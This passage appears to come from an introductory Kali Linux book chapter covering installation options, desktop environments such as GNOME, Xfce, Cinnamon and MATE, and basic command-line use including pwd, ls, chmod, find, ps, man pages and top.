If you'd prefer not to do an install from scratch but are interested in using a VM, you can download either a VMware or VirtualBox image. Kali provides support for not only virtual environments but also ARM-based devices like the Raspberry Pi and the BeagleBone. The advantage to using the VM images is that it gets you up and running faster. You don't have to take the time to do the installation. Instead, you download the image, load it into your chosen hypervisor, and you're up and running. If you choose to go the route of using a preconfigured VM, you can find the images at the [page](#) on Kali's site for downloading one of these custom images.

Another low-cost option for running Kali Linux is a Raspberry Pi. The Pi is a very low-cost and small-footprint computer. You can, though, download an image specific for the Pi. The Pi doesn't use an Intel or AMD processor as you would see on most desktop systems. Instead, it uses an Advanced RISC Machine (ARM) processor. These processors use a smaller instruction set and take less power than the processors you would usually see in desktop computers. The Pi comes as just a very small board that fits in the palm of your hand. You can get multiple cases to insert the board into and then outfit it with any peripherals you may want, such as a keyboard, mouse, and monitor.

One of the advantages of the Pi is that it can be used in physical attacks, considering its small size. You can install Kali onto the Pi and leave it at a location you are testing but it does require power and some sort of network connection. The Pi has an Ethernet connection built in, but there are also USB ports for WiFi adapters. Once you have Kali in place, you can perform even local attacks remotely by accessing your Pi from inside the network. We'll get into some of that later.

With so many options to get yourself started, it should be easy to get an installation up quickly. Once you have the installation up and running, you'll want to get familiar with the desktop environment so you can start to become productive.


## Desktops

You're going to be spending a lot of time interacting with the desktop environment, so you may as well get something that you'll feel comfortable with. Unlike proprietary operating systems like Windows and macOS, Linux has multiple desktop environ-

ments. Kali supports the popular ones from their repository without needing to add any additional repositories. If the desktop environment that is installed by default doesn't suit you, replacing it is easy. Because you'll likely be spending a lot of time in the environment, you really want to be not only comfortable but also productive. This means finding the right environment and toolsets for you.

## GNOME Desktop

The default environment provided in Kali Linux is based on the GNOME desktop. This desktop environment was part of the GNU (GNU's Not Unix, which is referred to as a recursive acronym) Project. Currently, RedHat is the primary contributor and uses the GNOME desktop as its primary interface, as does Ubuntu and others. In [Figure 1-2](#), you can see the desktop environment with the main menu expanded.



*Figure 1-2. GNOME desktop for Kali Linux*

Just as with Windows, if that's what you are mostly familiar with, you get an application menu with shortcuts to the programs that have been installed. Rather than being broken into groups by software vendor or program name, Kali presents the programs in groups based on functionality. The categories presented, and ones covered over the course of this book, are as follows:

- Information Gathering
- Vulnerability Analysis
- Web Application Analysis
- Database Assessment
- Password Attacks
- Wireless Attacks
- Reverse Engineering
- Exploitation Tools
- Sniffing & Spoofing
- Post Exploitation
- Forensics
- Reporting Tools
- Social Engineering Tools

Alongside the Applications menu is a Places menu, providing shortcuts to locations you may want to get to quickly. This includes your Home directory, Desktop directory, Computer, and Network. Next to the Places menu is a menu associated with the application with a focus on the desktop. If no program is running, there is no menu there. Essentially, it's similar to the taskbar in Windows, except that running applications don't line up in the menu bar at the top of the screen. The only one you will see there is the application in the foreground.

As in other modern operating systems, you'll have a little collection of icons in the far right of the menu bar, which GNOME calls a *panel*, including a pull-down that brings up a small dialog box providing quick access to customizations, logout, power functions, sound, and network settings. **Figure 1-3** shows this dialog box and the features supported through it. Mostly, it provides quick access to system functions if you want to use menu actions to perform them.




Figure 1-3. GNOME panel menu


Along with the menu in the top panel, there is a dock along the left side. The dock includes commonly used applications like the Terminal, Firefox, Metasploit, Armitage, Burp Suite, Leafpad, and Files. The dock is similar to the dock in macOS. Clicking one of the icons once launches the application. The options in the dock to start with also show up as favorites in the menu accessible from the panel. Any program that is not in the dock will be added to the dock while it is running. Again, this is the same behavior as in macOS. Whereas Windows has a taskbar that includes buttons for running applications, and also has a quick launch bar where you can pin application icons, the purpose of the dock in macOS and GNOME is to store the application shortcuts. Additionally, the Windows taskbar stretches the width of the screen. The dock in GNOME and macOS is only as wide as it needs to be to store the icons that have been set to persist there, plus the ones for running applications.



The dock in macOS comes from the interface in the NeXTSTEP operating system, which was designed for the NeXT Computer. This is the computer Steve Jobs formed a company to design and build after he was forced out of Apple in the 1980s. Many of the elements of the NeXTSTEP user interface (UI) were incorporated into the macOS UI when Apple bought NeXT. Incidentally, NeXTSTEP was built over the top of a BSD operating system, which is why macOS has Unix under the hood if you open a terminal window.

## Logging In Through the Desktop Manager

Although GNOME is the default desktop environment, others are available without much effort. If you have multiple desktop environments installed, you will be able to select one in the display manager when you log in. First, you need to enter your username so the system can identify the default environment you have configured. This may be the last one you logged into. [Figure 1-4](#) shows environments that I can select from on one of my Kali Linux systems.



*Figure 1-4. Desktop selection at login*

There have been numerous display managers over the years. Initially, the login screen was something the X window manager provided, but other display managers have been developed, expanding the capabilities. One of the advantages of LightDM is that it's considered lightweight. This may be especially relevant if you are working on a system with fewer resources such as memory and processor.

## Xfce Desktop

One desktop environment that has been somewhat popular as an alternative over the years is Xfce. One of the reasons it has been popular is that it was designed to be fairly lightweight for a full desktop environment and, as a result, more responsive. Many hardcore Linux users I have known over the years have gravitated to Xfce as their preferred environment, if they needed a desktop environment. Again, the reason is that it has a simple design that is highly configurable. In [Figure 1-5](#), you can see a basic setup of Xfce. The panel on the bottom of the desktop is entirely configurable. You can change where it's located and how it behaves, and add or remove items as you see fit, based on how you prefer to work. This panel includes an applications menu that includes all the same folders/categories that are in the GNOME menu.




Figure 1-5. Xfce desktop showing applications menu

While Xfce is based on the GNOME Toolkit (GTK), it is not a fork of GNOME. It was developed on top of an older version of GTK. The intention was to create something that was simpler than the direction GNOME was going in. It was intended to be lighter weight and, as a result, have better performance. The feeling was that the desktop shouldn't get in the way of the real work users want to do.

## Cinnamon and MATE

Two other desktops, Cinnamon and MATE, owe their origins to GNOME as well. The Linux distribution, Linux Mint, wasn't sure about GNOME 3 and its GNOME shell, the desktop interface that came with it. As a result, it developed *Cinnamon*, which was initially just a shell sitting on top of GNOME. With the second version of Cinnamon, it became a desktop environment in its own right. One of the advantages to Cinnamon is that it bears a strong resemblance to Windows in terms of where things are located and how you get around. You can see that there is a Menu button at the bottom left, much like the Windows button, as well as a clock and other system widgets at the right of the menu bar or panel. You can see the panel as well as the menu in [Figure 1-6](#). Again, the menu is just like the one you see in GNOME and Xfce.




Figure 1-6. Cinnamon desktop with menu

As I've suggested above, there were concerns about GNOME 3 and the change in the look and behavior of the desktop. Some might say this was an understatement, and the reversion of some distributions to other looks might be considered proof of that. Regardless, Cinnamon was one response to GNOME 3 by creating a shell that sat on top of the underlying GNOME 3 architecture. *MATE*, on the other hand, is an outright fork of GNOME 2. For anyone familiar with GNOME 2, *MATE* will seem familiar. It's an implementation of the classic look of GNOME 2. You can see this running on Kali in [Figure 1-7](#). Again, the menu is shown so you can see that you will get the same easy access to applications in all of the environments.

The choice of desktop environment is entirely personal. One desktop that I have left off here but that is still very much an option is the K Desktop Environment (KDE). There are two reasons for this. The first is that I have always found KDE to be fairly heavyweight, although this has evened out some with GNOME 3 and the many packages it brings along with it. KDE never felt as quick as GNOME and certainly Xfce. However, a lot of people like it. More particularly, one reason for omitting an image of it is that it looks an awful lot like Cinnamon. One of the objectives behind KDE always seemed to be to clone the look and feel of Windows so users coming from that platform would feel comfortable.






Figure 1-7. MATE desktop with menu

If you are serious about really getting started with Kali and working with it, you may want to spend some time playing with the different desktop environments. It's important that you are comfortable and can get around the interface efficiently. If you have a desktop environment that gets in your way or is hard to navigate, you probably don't have a good fit for you. You may try another one. It's easy enough to install additional environments. When we get to package management a little later, you'll learn how to install additional packages and, as a result, desktop environments. You may even discover some that aren't included in this discussion.

## Using the Command Line

You will find over the course of this book that I have a great fondness for the command line. There are a lot of reasons for this. For one, I started in computing when terminals didn't have what we call *full screens*. And we certainly didn't have desktop environments. What we had was primarily command lines. As a result, I got used to typing. When I started on Unix systems, all I had was a command line so I needed to get used to the command set available there. The other reason for getting comfortable with the command line is that you can't always get a UI. You may be working

remotely and connecting over a network. This may get you only command-line programs without additional work. So, making friends with the command line is useful.

Another reason for getting used to the command line and the locations of program elements is that GUI programs may have failures or may leave out details that could be helpful. This may be especially true of some security or forensics tools. As one example, I much prefer to use The Sleuth Kit (TSK), a collection of command-line programs, over the web-based interface, Autopsy, which is more visual. Since Autopsy sits on top of TSK, it's just a different way of looking at the information TSK is capable of generating. The difference is that with Autopsy, you don't get all of the details, especially ones that are fairly low level. If you are just learning how to do things, understanding what is going on may be far more beneficial than learning a GUI. Your skills and knowledge will be far more transferable to other situations and tools. So, there's that too.

A UI is often called a *shell*. This is true whether you are referring to the program that manages the desktop or the program that takes commands that you type into a terminal window. The default shell in Linux is the *Bourne Again Shell* (bash). This is a play on the Bourne Shell, which was an early and long-standing shell. However, the Bourne Shell had limitations and missing features. As a result, in 1989, the Bourne Again Shell was released. It has since become the common shell in Linux distributions. There are two types of commands you will run on the command line. One is called a *built-in*. This is a function of the shell itself and it doesn't call out to any other program—the shell handles it. The other command you will run is a program that sits in a directory. The shell has a listing of directories where programs are kept that is provided (and configurable) through an environment variable.



Keep in mind that Unix was developed by programmers for programmers. The point was to create an environment that was both comfortable and useful for the programmers using it. As a result, the shell is, as much as anything else, a programming language and environment. Each shell has different syntax for the control statements that it uses, but you can create a program right on the command line because, as a programming language, the shell will be able to execute all of the statements.

In short, we're going to spend some time with the command line because it's where Unix started and it's also powerful. To start with, you'll want to get around the filesystem and get listings of files, including details like permissions. Other commands that are useful are ones that manage processes and general utilities.

## File and Directory Management

To start, let's talk about getting the shell to tell you the directory you are currently in. This is called the *working directory*. To get the working directory, the one we are currently situated in from the perspective of the shell, we use the command `pwd`, which is shorthand for *print working directory*. In [Example 1-1](#), you can see the prompt, which ends in `#`, indicating that the effective user who is currently logged in is a superuser. The `#` ends the prompt, which is followed by the command that is being entered and run. This is followed on the next line by the results, or output, of the command.

### Example 1-1. Printing your working directory

```
root@rosebud:~# pwd
/root
```



When you get to the point where you have multiple machines, either physical or virtual, you may find it interesting to have a theme for the names of your different systems. I've known people who named their systems for *The Hitchhiker's Guide to the Galaxy* characters, for instance. I've also seen coins, planets, and various other themes. For ages now, my systems have been named after *Bloom County* characters. The Kali system here is named for Rosebud the Basselope.

Once we know where in the filesystem we are, which always starts at the root directory (`/`) and looks a bit like a tree, we can get a listing of the files and directories. You will find that with Unix/Linux commands, the minimum number of characters is often used. In the case of getting file listings, the command is `ls`. While `ls` is useful, it only lists the file and directory names. You may want additional details about the files, including times and dates as well as permissions. You can see those results by using the command `ls -la`. The `l` (ell) specifies *long* listing, including details. The `a` specifies that `ls` should show *all* the files, including files that are otherwise hidden. You can see the output in [Example 1-2](#).

### Example 1-2. Getting a long listing

```
root@rosebud:~# ls -la
total 164
drwxr-xr-x 17 root root 4096 Nov  4 21:33 .
drwxr-xr-x 23 root root 4096 Oct 30 17:49 ..
-rw----- 1 root root 1932 Nov  4 21:31 .ICEauthority
-rw----- 1 root root  52 Nov  4 21:31 .Xauthority
-rw----- 1 root root  78 Nov  4 20:24 .bash_history
-rw-r--r-- 1 root root 3391 Sep 16 19:02 .bashrc
```

```

drwx----- 8 root root 4096 Nov 4 21:31 .cache
drwxr-xr-x 3 root root 4096 Nov 4 21:31 .cinnamon
drwxr-xr-x 15 root root 4096 Nov 4 20:46 .config
-rw-r--r-- 1 root root 47 Nov 4 21:31 .dmrc
drwx----- 2 root root 4096 Oct 29 21:10 .gconf
drwx----- 3 root root 4096 Oct 29 21:10 .gnupg
drwx----- 3 root root 4096 Oct 29 21:10 .local
-rw-r--r-- 1 root root 148 Sep 4 09:51 .profile
-rw----- 1 root root 1024 Sep 16 19:36 .rnd
-rw----- 1 root root 1092 Nov 4 21:33 .viminfo
-rw-r--r-- 1 root root 20762 Nov 4 20:37 .xfce4-session.verbose-log
-rw-r--r-- 1 root root 16415 Nov 4 20:29 .xfce4-session.verbose-log.last
-rw----- 1 root root 8530 Nov 4 21:31 .xsession-errors
-rw----- 1 root root 7422 Nov 4 21:31 .xsession-errors.old
drwxr-xr-x 2 root root 4096 Nov 4 20:06 .zenmap
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Desktop
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Documents
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Downloads
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Music
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Pictures
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Public
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Templates
drwxr-xr-x 2 root root 4096 Oct 29 21:10 Videos

```

Starting in the left column, you can see the permissions. Unix has a simple set of permissions. Each file or directory has a set of permissions that are associated with the user owner, then a set of permissions associated with the group that owns the file, and finally a set of permissions that belong to everyone else, referred to as the *world*. Directories are indicated with a *d* in the very first position. The other permissions available are read, write, and execute. On Unix-like operating systems, a program gets the execute bit set to determine whether it's executable. This is different from Windows, where a file extension may make that determination. The executable bit determines not only whether a file is executable, but also who can execute it, depending on which category the execute bit is set in (user, group, world).

## Linux Filesystem Structure

The Linux filesystem, just as the Unix filesystem before it, has a common layout. No matter how many disks you have installed in your system, everything will fall under / (the root folder). The common directories you will see in a Linux system are as follows:

*/bin*

Commands/binary files that have to be available when the system is booted in single-user mode.

*/boot*

Boot files are stored here, including the configuration of the boot loader, the kernel, and any initial ramdisk files needed to boot the kernel.

*/dev*

A pseudofilesystem that contains entries for hardware devices for programs to access.

*/etc*

Configuration files related to the operating system and system services.

*/home*

The directory containing the user's home directories.

*/lib*

Library files that contain shared code and functions that any program can use.

*/opt*

Optional, third-party software is loaded here.

*/proc*

A pseudofilesystem that has directories containing files related to running processes, including memory maps, the command line used to run the program, and other essential system information related to the program.

*/root*

The home directory of the root user.

*/sbin*

System binaries that also need to be available in single-user mode.

*/tmp*

Temporary files are stored here.

*/usr*

Read-only user data (includes bin, doc, lib, sbin, and share subdirectories).

*/var*

Variable data including state information about running processes, log files, runtime data, and other temporary files. All of these files are expected to change in size or existence during the running of the system.

You can also see the owner (user) and group, both of which are root in these cases. This is followed by the file size, the last time the file or directory was modified, and then the name of the file or directory. You may notice at the top that there are files that start with a dot, or period. The dot files and directories store user-specific settings and logs. Because they are managed by the applications that create them, as a general rule, they are hidden from regular directory listings.

The program *touch* can be used to update the modified date and time to the moment that *touch* is run. If the file doesn't exist, *touch* will create an empty file that has the modified and created timestamp set to the moment *touch* was executed.

Other file- and directory-related commands that will be really useful are ones related to setting permissions and owners. Every file and directory gets a set of permissions, as indicated previously, as well as having an owner and a group. To set permissions on a file or directory, you use the *chmod* command, which can take a numerical value for each of the possible permissions. Three bits are used, each either on or off for whether the permission is set or not. Since they are bits, we are talking about powers of 2. It's easiest to remember the powers of 2 as well as the order read, write, and execute. If you read left to right as the people of most Western cultures do, you will think about the most significant value being to the left. Since we are talking about bits, we have the powers of 2 with exponents 0–2. Read has the value of  $2^2$ , or 4. Write has the value of  $2^1$ , or 2. Finally, execute has the value of  $2^0$ , or 1. As an example, if you want to set both read and write permissions on a file, you would use  $4 + 2$ , or 6. The bit pattern would be 110, if it's easier to see it that way.

There are three sets of permissions: owner, group, and world (everyone). When you are setting permissions, you specify a numeric value for each, meaning you have a three-digit value. As an example, in order to set read, write, and execute for the owner but just read for the group and everyone, you use *chmod 744 filename*, where *filename* is the name of the file you are setting permissions for. You could also just specify the bit you want either set or unset, if that's easier. For example, you could use *chmod u+x filename* to add the executable bit for the owner.

The Linux filesystem is generally well-structured, so you can be sure of where to look for files. However, in some cases, you may need to search for files. On Windows or macOS, you may understand how to look for files, as the necessary tools are embedded in the file managers. If you are working from the command line, you need to know the means you can use to locate files. The first is *locate*, which relies on a system database. The program *updatedb* will update that database, and when you use *locate*, the system will query the database to find the location of the file.

If you are looking for a program, you can use another utility. The program *which* will tell you where the program is located. This may be useful if you have various locations where executables are kept. The thing to note here is that *which* uses the *PATH* variable in the user's environment to search for the program. If the executable is found in the *PATH*, the full path to the executable is displayed.

A more multipurpose program for location is *find*. While *find* has a lot of capabilities, a simple approach is to use something like *find / -name foo -print*. You don't have to provide the *-print* parameter, since printing the results is the default behavior; it's just how I learned how to run the command and it's stayed with me. Using *find*, you specify the path to search in. *find* performs a recursive search, meaning it starts at the

directory specified and searches all directories under the specified directory. In the preceding example, we are looking for the file named *foo*. You can use regular expressions, including wildcards, in your search. If you want to find a file that begins with the letters *foo*, you use `find / -name "foo*" -print`. If you are using search patterns, you need to put the string and pattern inside double quotes. While `find` has a lot of capabilities, this will get you started.

## Process Management

When you run a program, you initiate a process. You can think of a *process* as a dynamic, running instance of a program, which is static as it sits on a storage medium. Every running Linux system has dozens or hundreds of processes running at any given time. In most cases, you can expect the operating system to manage the processes in the best way. However, at times you may want to get yourself involved. As an example, you may want to check whether a process is running, since not all processes are running in the foreground. A *foreground process* is one that currently has the potential for the user to see and interact with, as compared with a *background process*, which a user wouldn't be able to interact with unless it was brought to the foreground and designed for user interaction. For example, just checking the number of processes running on an otherwise idle Kali Linux system, I discovered 141 processes. Out of that 141, only one was in the foreground. All others were services of some sort.

To get a list of processes, you can use the `ps` command. The command all by itself doesn't get you much more than the list of processes that belong to the user running the program. Every process, just like files, has an owner and a group. The reason is that processes need to interact with the filesystem and other objects, and having an owner and a group is the way the operating system determines whether the process should be allowed access. In [Example 1-3](#), you can see what just running `ps` looks like.

### *Example 1-3. Getting a process list*

```
root@rosebud:~# ps
  PID TTY          TIME CMD
 4068 pts/1    00:00:00 bash
 4091 pts/1    00:00:00 ps
</pre>
```

What you see in [Example 1-3](#) is the identification number of the process, commonly known as the *process ID*, or *PID*, followed by the teletypewriter port the command was issued on, the amount of time spent in the processor, and finally the command. Most of the commands you will see have parameters you can append to the command line, and these will change the behavior of the program.

## Manual Pages

Historically, the Unix manual has been available online, meaning directly on the machine. To get the documentation for any command, you would run the program *man* followed by the command you wanted the documentation for. These man pages have been formatted in a typesetting language called *troff*. As a result, when you are reading the man page, it looks like it was formatted to be printed, which is essentially true. If you need help finding the relevant command-line parameters to get the behavior you are looking for, you can use the man page to get the details. The man pages will also provide you with associated commands and information.

The Unix manual was divided into sections, as follows:

- General Commands
- System Calls
- Library Functions
- Special Files
- File Formats
- Games and Screensavers
- Miscellanea
- System Administration Commands and Daemons

When the same keyword applies in several areas, such as *open*, you just specify which section you want. If you want the system call *open*, you use the command *man 2 open*. If you also need to know relevant commands, you can use the command *apropos*, as in *apropos open*. You will get a list of all the relevant manual entries.

Interestingly, AT&T Unix diverged a bit from BSD Unix. This has resulted in some command-line parameter variations, depending on which Unix derivation you may have begun with. For more detailed process listings, including all of the processes belonging to all users (since without specifying, you get only processes belonging to your user), you might use either *ps -ea* or *ps aux*. Either will provide the complete list, though there will be differences in the details provided.

The thing about using *ps* is that it's static: you run it once and get the list of processes. Another program can be used to watch the process list change in near-real time. While it's possible to also get statistics like memory and processor usage from *ps*, with *top*, you don't have to ask for it. Running *top* will give you the list of processes, refreshed at regular intervals. You can see sample output in [Example 1-4](#).



### Example 1-4. Using *top* for process listings

```
top - 20:14:23 up 3 days, 49 min,  2 users,  load average: 0.00, 0.00, 0.00
Tasks: 139 total,  1 running, 138 sleeping,  0 stopped,  0 zombie
%Cpu(s):  0.3 us,  0.2 sy,  0.0 ni, 99.5 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem : 4050260 total, 2722564 free,  597428 used,  730268 buff/cache
KiB Swap: 4192252 total, 4192252 free,    0 used. 3186224 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
6995	root	20	0	105384	6928	5932	S	0.3	0.2	0:00.11	sshd
7050	root	20	0	47168	3776	3160	R	0.3	0.1	0:00.09	top
1	root	20	0	154048	8156	6096	S	0.0	0.2	0:02.45	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.06	kthreadd
4	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:+
5	root	20	0	0	0	0	S	0.0	0.0	0:01.20	kworker/u4+
6	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	mm_percpu_+
7	root	20	0	0	0	0	S	0.0	0.0	0:00.20	ksoftirqd/0
8	root	20	0	0	0	0	S	0.0	0.0	0:38.25	rcu_sched
9	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh

